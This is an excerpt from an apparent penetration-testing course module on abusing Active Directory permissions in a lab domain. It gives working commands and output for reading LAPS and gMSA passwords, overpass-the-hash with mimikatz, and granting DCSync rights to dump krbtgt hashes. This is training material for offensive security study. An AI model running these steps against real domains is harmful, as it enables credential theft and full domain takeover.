PS C:\Tools> Set-ADAccountPassword yolanda -NewPassword $((ConvertTo-
```

```
SecureString 'NewpasswordfromW2' -AsPlainText -Force)) -Reset -Verbose

VERBOSE: Performing the operation "Set-ADAccountPassword" on target
"CN=Yolanda,CN=Users,DC=INLANEFREIGHT,DC=LOCAL".
```

ReadLAPSPassword

Microsoft's Local Administrator Password Solution (LAPS) allows companies to manage their local admin passwords better: instead of having a shared password between local admins (which happens all the time), `LAPS` offers a simple method to make local admins with random and cryptographically strong passwords that rotate every 30 days (by default).

`LAPS` allows managing the local Administrator password (randomized, unique, and changed regularly) on domain-joined computers. These passwords are centrally stored in Active Directory and restricted to authorized users using `ACLs`. Passwords are protected in transit from the client to the server using Kerberos v5 and AES. Here is how it works:

- A `LAPS` client is installed on each computer. This client is responsible for periodically changing the local administrator password on the computer.
- The password is stored in Active Directory as an attribute of the computer object. This attribute is named `ms-MCS-AdmPwd`.
- To access the local administrator password for a computer, we can use the `LAPS` UI tool or PowerShell to retrieve the current password from Active Directory.
- The password is only visible to users granted permission to read it.


Identifying LAPS Privileges

If we get access to an account that has privileges to read `LAPS` password attributes or with either `GenericAll` or `AllExtendedRights` access rights against a target computer configured with `LAPS`, we can retrieve the local administrator password from Active Directory by reading the `ms-MCS-AdmPwd` attribute.

`BloodHound` has an edge named ReadLAPSPassword, which searches if an account has the `ReadProperty` access right over the attribute `ms-MCS-AdmPwd` and if `ms-MCS-AdmPwdExpirationTime` is set. This edge helps us to identify potential attack paths by revealing accounts that can read the `LAPS` password attribute. We can use the following cypher query to identify accounts with the `ReadLAPSPassword` access right:

```
MATCH p=((n)-[r:ReadLAPSPassword]->(m)) RETURN p
```

As we can see, `Pedro` and the group `LAPS READERS` have `ReadLAPSPassword` over the computer `LAPS09`. `Rita` is a member of the `LAPS READERS` group; we can use the `BloodHound` pathfinder tool to search for this path:



Lets see what happens if we try to use `dacledit.py` to identify whether the principal `Rita` has any `DACL` over the `LAPS09` computer account:

Searching DACLs for Rita

```
python3 examples/dacledit.py -principal rita -target 'laps09$' -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4613)
```

`dacledit.py` reports there aren't any. This is one of the limitations that dacledit.py has, as it does not correlate groups and their members; although `Rita` has privileges to read `LAPS` from `LAPS09`, `dacledit.py` cannot detect it because the privilege is assigned to the group.

If we use the principal as `LAPS Readers` and the target `LAPS09`, we get a match that we have `ReadProperty`, which is required to read `LAPS`:

Searching DACL LAPS Readers Group

```
python3 examples/dacledit.py -principal 'LAPS READERS' -target 'laps09$' -
dc-ip 10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
5604)
[*]   ACE[21] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask             : ReadProperty
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT,
ACE_INHERITED_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : UNKNOWN (de4ae365-abab-4cd0-a85a-
682150772084)
[*]     Inherited type (GUID)   : Computer (bf967a86-0de6-11d0-a285-
00aa003049e2)
[*]     Trustee (SID)           : LAPS Readers (S-1-5-21-1267651629-
1192007096-1618970724-5604)
[*]   ACE[23] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask             : ControlAccess, ReadProperty
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT,
ACE_INHERITED_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : UNKNOWN (7e949762-1a81-4448-befd-
cb9eadc22039)
[*]     Inherited type (GUID)   : Computer (bf967a86-0de6-11d0-a285-
00aa003049e2)
[*]     Trustee (SID)           : LAPS Readers (S-1-5-21-1267651629-
1192007096-1618970724-5604)
```

If we want to search for those access rights using `PowerView`, we can use Get-DomainObjectAcl:

Using PowerView to Enumerate DACLs

```
PS C:\Tools> $group = Get-DomainGroup -Identity "LAPS Readers"
PS C:\Tools> Get-DomainObjectAcl -Identity LAPS09 -ResolveGUIDs  |?
{$_.SecurityIdentifier -eq $group.objectsid}

AceQualifier           : AccessAllowed
ObjectDN               : CN=LAPS09,OU=LAPS_PC,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : ms-Mcs-AdmPwdExpirationTime
ObjectSID              : S-1-5-21-1267651629-1192007096-1618970724-4648
InheritanceFlags       : ContainerInherit
BinaryLength           : 72
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent,
InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-5604
AccessMask             : 16
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, Inherited
InheritedObjectAceType : Computer
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : CN=LAPS09,OU=LAPS_PC,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ReadProperty, ExtendedRight
ObjectAceType          : ms-Mcs-AdmPwd
ObjectSID              : S-1-5-21-1267651629-1192007096-1618970724-4648
InheritanceFlags       : ContainerInherit
BinaryLength           : 72
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent,
InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-5604
AccessMask             : 272
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, Inherited
InheritedObjectAceType : Computer
OpaqueLength           : 0
```

Note: Please be aware that, similar to dacledit.py, PowerView also shares the same limitation: it does not conduct a recursive membership search to correlate users with the privileges associated with the groups they belong. Considering this aspect while utilizing these tools for user and group analysis is essential.

Abusing ReadProperty from Windows

From Windows systems, the modules `ActiveDirectory` or `PowerView` can be used to dump the `LAPS` password:

Using PowerView to Dump the LAPS Password

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainObject -Identity LAPS09 -Properties "ms-mcs-
AdmPwd",name

name   ms-mcs-admpwd
----   -------------
LAPS09 Nzr$jIzT/JV4@!
```

Using ActiveDirectory to Dump the LAPS Password

```
PS C:\Tools> Import-Module ActiveDirectory
PS C:\Tools> Get-ADComputer -Identity LAPS09 -Properties "ms-mcs-
AdmPwd",name

DistinguishedName : CN=LAPS09,OU=LAPS_PC,DC=INLANEFREIGHT,DC=LOCAL
DNSHostName       : LAPS09.INLANEFREIGHT.LOCAL
Enabled           : True
ms-mcs-AdmPwd     : Nzr$jIzT/JV4@!
Name              : LAPS09
ObjectClass       : computer
ObjectGUID        : e348774a-9090-4d20-97fd-d340e218252f
SamAccountName    : LAPS09$
SID               : S-1-5-21-1267651629-1192007096-1618970724-4648
UserPrincipalName :
```

If we want to enumerate all computers with `LAPS` enabled, we can use the following script:

Collect all LAPS-enabled Computers with PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainComputer -Properties name | ForEach-Object {
    $computer = $_.name
```

```
    $obj = Get-DomainObject -Identity $computer -Properties "ms-mcs-
AdmPwd",name -ErrorAction SilentlyContinue
    if($obj.'ms-mcs-AdmPwd'){
        Write-Output "$computer`: $($obj.'ms-mcs-AdmPwd')"
    }
}

DC01:
LAPS01: s19I/p9J5@[F$s
LAPS02: y2QLPdd;T9u,]9
<SNIP>
LAPS09: Nzr$jIzT/JV4@!
```

Note: The above script will only show the LAPS password we can read for the user we are running the command as.

Abusing ReadProperty from Linux

We can utilize the Python script LAPSDumper from Linux systems to read the `LAPS` password. By employing the `-c [COMPUTER]` option, we can specify a particular computer name for dumping, or exclude this option to retrieve passwords for all computers accessible by the user account being utilized.

Using LAPSDumper from Linux to Read the LAPS Password

```
git clone https://github.com/n00py/LAPSDumper -q
cd LAPSDumper
python3 laps.py -u rita -p Password123 -l 10.129.205.81 -d
inlanefreight.local

LAPS Dumper - Running at 05-16-2023 08:19:43
LAPS01 s19I/p9J5@[F$s
LAPS02 y2QLPdd;T9u,]9
<SNIP>
LAPS09 Nzr$jIzT/JV4@
```

We can use these credentials to connect as administrators to the target computer and perform any operation to help us achieve our engagement goals.

ReadGMSAPassword

`Group Managed Service Accounts` (`gMSAs`) is a feature in Microsoft Active Directory that provides a secure and automated mechanism for managing service accounts used by applications and services running on Windows servers. Unlike regular service accounts,

`gMSAs` have built-in password management and simplified key distribution, eliminating the need to manage and update passwords manually.

When a `gMSA` is created, it is associated with a specific Active Directory group, allowing multiple servers or applications to share the same `gMSA` for authentication. This association simplifies the administration and maintenance of service accounts across multiple systems.


A `gMSA` leverages a `secure key distribution process`, where the password is `automatically generated`, `securely stored`, and `periodically rotated` by the Active Directory domain controller. This eliminates the risk of the password being compromised or forgotten, reducing the attack surface and enhancing security.

By utilizing `gMSAs`, the associated principals (such as machine accounts, servers, or applications) are granted specific access rights through the use of a dedicated `DACLs` stored in the `msDS-GroupMSAMembership` attribute of the service account. These access rights can be tailored to meet the specific requirements of each principal, granting them access to the necessary resources and reducing the need for manual permission management.

If we get access to a principal (such as machine accounts, servers, or applications) that have access rights to use a `gMSA`, we can abuse it to obtain the group-managed service account password.

dacledit.py does not allow enumeration of this privilege. Therefore, let us use `BloodHound` to identify/enumerate it using a cypher query:

```
MATCH p=((n)-[r:ReadGMSAPassword]->(m)) RETURN p
```



`BloodHound` establishes a path revealing that `Pedro` actively possesse the access right `ReadGMSAPassword` over three `gMSAs` accounts. This path signifies `Pedro`'s direct authority

and control over these accounts, meaning we can use his account to retrieve those passwords.

Abusing ReadGMSAPassword from Linux

In order to abuse the `ReadGMSAPassword` access right from a Linux environment, we can utilize gMSADumper.py. This script enables us to read and parse the values of any `gMSA` password blobs accessible to the invoking user.

Using gMSADumper.py

```
python3 gMSADumper.py -d inlanefreight.local -l 10.129.205.81 -u pedro -p
SecuringAD01

Users or groups who can read password for mssql-dev$:
 > Agents
Users or groups who can read password for jenkins-dev$:
 > pedro
jenkins-dev$:::4d8bcd4f5c70fe71beb848b4ab124e61
jenkins-dev$:aes256-cts-hmac-sha1-
96:a565e79da9912d5b2426d1dcce1b6393d424c458f254d14c64e943610aa975dd
jenkins-dev$:aes128-cts-hmac-sha1-96:55d82dfdf5d159a9549220d73d08b316
Users or groups who can read password for tomcat-dev$:
 > pedro
tomcat-dev$:::61eaf67d824f3928a8b8dc86e00f156d
tomcat-dev$:aes256-cts-hmac-sha1-
96:b5dfe81f958c03184920f8610c935cd5ce3b79f10b8a097fc244289ded28d212
tomcat-dev$:aes128-cts-hmac-sha1-96:16dc54eb9e738d3ce2e76bd21945c6c8
Users or groups who can read password for apache-dev$:
 > pedro
apache-dev$:::69978088b44350772febdb1e3dac6f39
apache-dev$:aes256-cts-hmac-sha1-
96:63ad7e01162535bce95d3dd17a0ff9832f11f6eb9fadee8412a01e552f3def34
apache-dev$:aes128-cts-hmac-sha1-96:9ac7ff00e20996e41edc1c13b3dba245
```

We can then use `CrackMapExec` to validate the credentials we harvested. We can successfully authenticate as `jenkins-dev$`:

```
poetry run crackmapexec ldap 10.129.205.81 -u jenkins-dev$ -H
4d8bcd4f5c70fe71beb848b4ab124e61

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
```

```
INLANEFREIGHT.LOCAL\jenkins-dev$:4d8bcd4f5c70fe71beb848b4ab124e61
```

Abusing ReadGMSAPassword from Windows

A viable method for actively obtaining the password of the `GMSA` from Windows and converting it into its corresponding hashes involves using the GMSAPasswordReader tool. This tool operates by reading the password blob from a `gMSA` account using LDAP and subsequently parsing the values into reusable hashes. After launching a `cmd.exe` as `Pedro` we can use this tool as follow:

Executing GMSAPasswordReader

```
C:\Tools> whoami

inlanefreight\pedro
C:\Tools> GMSAPasswordReader.exe --accountname apache-dev

Calculating hashes for Old Value
[*] Input username             : apache-dev$
[*] Input domain               : INLANEFREIGHT.LOCAL
[*] Salt                       : INLANEFREIGHT.LOCALapache-dev$
[*]       rc4_hmac             : 999773E3B86DBFE4EE7105E6511779BC
[*]       aes128_cts_hmac_sha1 : 9277ED35A37ECE337145A756CD3CB10A
[*]       aes256_cts_hmac_sha1 :
B6BB8AFDEF363CBBBFCE956BFA3E9EC0E218FE2D7EDC79BC45C9D5ACF37700D2
[*]       des_cbc_md5          : 2CB0CD012345C4AB

Calculating hashes for Current Value
[*] Input username             : apache-dev$
[*] Input domain               : INLANEFREIGHT.LOCAL
[*] Salt                       : INLANEFREIGHT.LOCALapache-dev$
[*]       rc4_hmac             : 69978088B44350772FEBDB1E3DAC6F39
[*]       aes128_cts_hmac_sha1 : 2F94E94252D53E3855688DAB1FEB5A52
[*]       aes256_cts_hmac_sha1 :
2AC5142F432B639104188A7343B50FA231F67E35531E7420253A78CE1221FA01
[*]       des_cbc_md5          : 6723764A616223BA
```


It is important to note that this action may yield multiple hashes, including one for the `old password` and another for the `current password`. It is worth considering that either of these values could be valid for subsequent operations.

Once the hashes has been obtained, it can be used similarly to a regular user account. Techniques such as `pass-the-hash` (`PtH`) or `overpass-the-hash` (`OtH`) can be performed, leveraging the hash as an input for various offensive operations.

Let's use mimikatz, located in `C:\Tools`, to perform an OverPass the Hash attack. The following command will open a PowerShell window that will contain the ticket of the GMSA account `apache-dev$`:

Using Mimikatz to perform OverPass-the-Hash

```
C:\Tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:apache-dev$
/domain:inlanefreight.local /ntlm:69978088B44350772FEBDB1E3DAC6F39
/run:powershell.exe" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > [https://blog.gentilkiwi.com/mimikatz]
(https://blog.gentilkiwi.com/mimikatz)
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > [https://pingcastle.com](https://pingcastle.com/) /
[https://mysmartlogon.com](https://mysmartlogon.com/) ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:apache-dev$
/domain:inlanefreight.local /ntlm:69978088B44350772FEBDB1E3DAC6F39
/run:powershell.exe
user    : apache-dev$
domain  : inlanefreight.local
program : powershell.exe
impers. : no
NTLM    : 69978088B44350772FEBDB1E3DAC6F39
  |  PID  5276
  |  TID  7888
  |  LSA Process is now R/W
  |  LUID 0 ; 30799197 (00000000:01d5f55d)
  \_ msv1_0   - data copy @ 0000029A02E0AC80 : OK !
  \_ kerberos - data copy @ 0000029A03349848
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000029A0329C168 (32) -> null

mimikatz(commandline) # exit
Bye!
```

From this new window, we can start abusing the rights of `apache-dev$`.

Note: If we change a user group membership or assign new rights, we need to create a new session that holds the new rights. For example, if we added `apache-dev$` to a group and tried to use the PowerShell window we launched before the changes, it won't have the rights for the new group we assigned the account.

Granting Rights and Ownership


In the context of Active Directory, specific permissions, such as `WriteDacl` and `Ownership`, play a crucial role in controlling access to objects and ensuring their security. The `WriteDacl` access right refers to the privilege that allows an account to modify the `DACL` of a target object. `Ownership` on the other hand denotes the state of possessing administrative control over an object. Understanding the significance of these access rights is essential as they can impact the vulnerability and potential abuses associated with the manipulated `DACL`.

Suppose we possess an account with privileges to modify a target object's `DACL` through the `ownership` or `WriteDacl` access rights. In that case, we can use that account to edit the target's `DACL` and make it vulnerable to other attacks.

In the following example, we hijacked an account with `WriteDacl` over the root domain object. We can use this access rights to grant us `DCSync` rights. The domain's `DACL`, if edited, can grant us enough rights to perform a DCSync attack.

Identifying Vulnerable Objects

We can use `BloodHound` to identify objects vulnerable to `WriteDacl` or with the edge `Owner`. Although we can use the cypher query we used before and replace it with `WriteDacl` or `Owner`, this may create many difficult paths to check. We can use the pathfinding option to identify the paths from the account we have control of to our target:



We can also use `PowerView` to identify if `Luna` has Active Directory rights over the domain `INLANEFREIGHT.LOCAL`. To do so, we will use the function `Get-DomainSID` and pass it to the function `Get-DomainObjectAcl`; this is because if we use `-Identity inlanefreight.local`, we will get a few more objects due to inheritance issues and the domain name appearing on those objects:

Querying Luna's DACL over the Domain

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = ConvertTo-SID luna
PS C:\Tools> Get-DomainSID | Get-DomainObjectAcl -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $userSID}

AceType               : AccessAllowed
ObjectDN              : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : WriteDacl
OpaqueLength          : 0
ObjectSID             : S-1-5-21-1267651629-1192007096-1618970724
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-1267651629-1192007096-1618970724-4618
AccessMask            : 262144
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

We can use `dacledit.py` to find those privileges, but instead of using the `-target` option, we will use `-target-dn` to specify the Domain Distinguished name:

Querying Luna's DACL over the Domain

```
python3 examples/dacledit.py -principal luna -target-dn
dc=inlanefreight,dc=local -dc-ip 10.129.205.81
inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[46] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteDACL (0x40000)
[*]     Trustee (SID)           : luna (S-1-5-21-1267651629-1192007096-
```

```
1618970724-4618)
```

Abusing WriteDACL from Linux

The `WriteDacl` access right in the domain does not allow us to perform the `DCSync` attack, but we must use it to assign an account the rights to be able to perform the `DCSync`. To assign `DCSync` access rights to `Luna`'s account or any other account, we can use `dacledit.py` from Linux.

Before editing the domain's `DACL`, let us try to perform the `DCSync` attack using secretsdump from impacket:

Attempting DCSync before DACL Modification

```
secretsdump.py -just-dc-user krbtgt inlanefreight.local/luna:[email
protected]

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The
distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-
vss parameter
[*] Cleaning up...
```


Up until now, the only action we have done with `dacledit.py` has been querying `DACLs`; however, this tool also allows us to modify `DACLs`. We will use the `-action write` option to indicate that we want to modify the `DACL`, followed by the `-rights dcsync` option to indicate the access rights we want to assign to the account one we have selected.

Modify DACLs with dacledit.py

```
python3 examples/dacledit.py -principal luna -target-dn
dc=inlanefreight,dc=local -dc-ip 10.129.205.81
inlanefreight.local/luna:Moon123 -action write -rights DCSync

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] DACL backed up to dacledit-20230518-130322.bak
[*] DACL modified successfully!
```

Afterward, if we enumerate the `DACL`, we will be able to see that the access rights were indeed modified:

Querying Luna's DACL over the Domain

```
python3 examples/dacledit.py -principal luna -target-dn
dc=inlanefreight,dc=local -dc-ip 10.129.205.81
inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[12] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : ControlAccess
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : DS-Replication-Get-Changes (1131f6aa-
9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)           : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
[*]   ACE[15] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : ControlAccess
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)           : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
[*]   ACE[48] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteDACL (0x40000)
[*]     Trustee (SID)           : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Once we edit the `DACL` for the Domain, we can perform `DCSync`:

Attempting DCSync after DACL Modification

```
secretsdump.py -just-dc-user krbtgt inlanefreight.local/luna:[email
protected]
```

```
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:dafbbaba2fef3addbba5b4fedfc38d
ab:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:88083fd1b5ea038d4f1e89719b98315839d68f7f398963df5b5adea69fb1dbda
krbtgt:aes128-cts-hmac-sha1-96:4075cb5503450cb3e05d4321891c923e
krbtgt:des-cbc-md5:08319dfd4a6891c7
[*] Cleaning up...
```

Abusing WriteDacl from Windows

On Windows, we can use `PowerView` to modify `DACLs`. We will use PowerView or SharpView and the `Add-DomainObjectAcl` function with the option `-TargetIdentity $(Get-DomainSID)` to specify the object we want to modify, in this case, we are also querying the domain's SID with the function `Get-DomainSID`, next we need to specify the `-PrincipalIdenity luna` which is the account that we want to grant the rights and finally the option `-Rights DCSync`:

Modifying DACLs using PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Add-DomainObjectAcl -TargetIdentity $(Get-DomainSID) -
PrincipalIdentity luna -Rights DCSync -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=luna)(name=luna)(displayname=luna))))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(objectsid=S-1-5-21-1267651629-1192007096-1618970724)))
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
'DCSync' on DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights
 GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights
 GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal
```

```
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights
 GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=INLANEFREIGHT,DC=LOCAL
```

To perform `DCSync` from Windows, we can use mimikatz:

DCSync from Windows using mimikatz

```
C:\Tools> mimikatz.exe "lsadump::dcsync /domain:inlanefreight.local
/user:krbtgt /csv"

